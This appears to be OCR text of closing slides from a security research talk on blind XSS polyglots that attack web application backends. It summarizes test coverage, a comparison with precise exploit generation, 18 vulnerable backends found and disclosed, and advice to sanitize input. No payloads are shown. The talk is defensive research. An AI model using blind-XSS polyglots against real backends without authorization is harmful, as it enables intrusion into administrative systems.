
# Closing Remarks


# Apply


- Test the security of your web-based **backends**.
- XSS Polyglots can speed up web testing.
- Sanitize all input coming from untrusted sources.

# Summary


Blind XSS Scenario
Administration
Application Logic
Website
/home
Backend
/admin-view-1
backend.local
XSS
OK
No feedback
Attacker
Victim
1


Seven Polyglots to Rule Them All!
Our polyglot set solving all 111 in-scope GFR tests
Polyglot
Test cases
1
10
20
30
40
50
60
70
80
90
100
110
Test solved by polyglot
Only one polyglot solves this test
2


Comparison with Precise Exploit Generation
Figure: Number of CXSS Vulnerabilities found by the approaches.
Precise Exploits (145)
18
Overlap: 127
20
Total: 165
Synthesized Polyglots (147)
3


Findings in the Wild
The tip of the iceberg
• 18 vulnerable backends
• Custom tools and popular software
• Vulnerabilities in two platforms for
• "Logging, Monitoring, Reporting"
• "Industrial Detection & Response"
• Well-received disclosure
• Each polyglot triggered backend vulnerabilities
• Most polyglots were the only triggers for at least one backend
• Executions seconds to days after submission
4

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# Thank You.

**For more information:**

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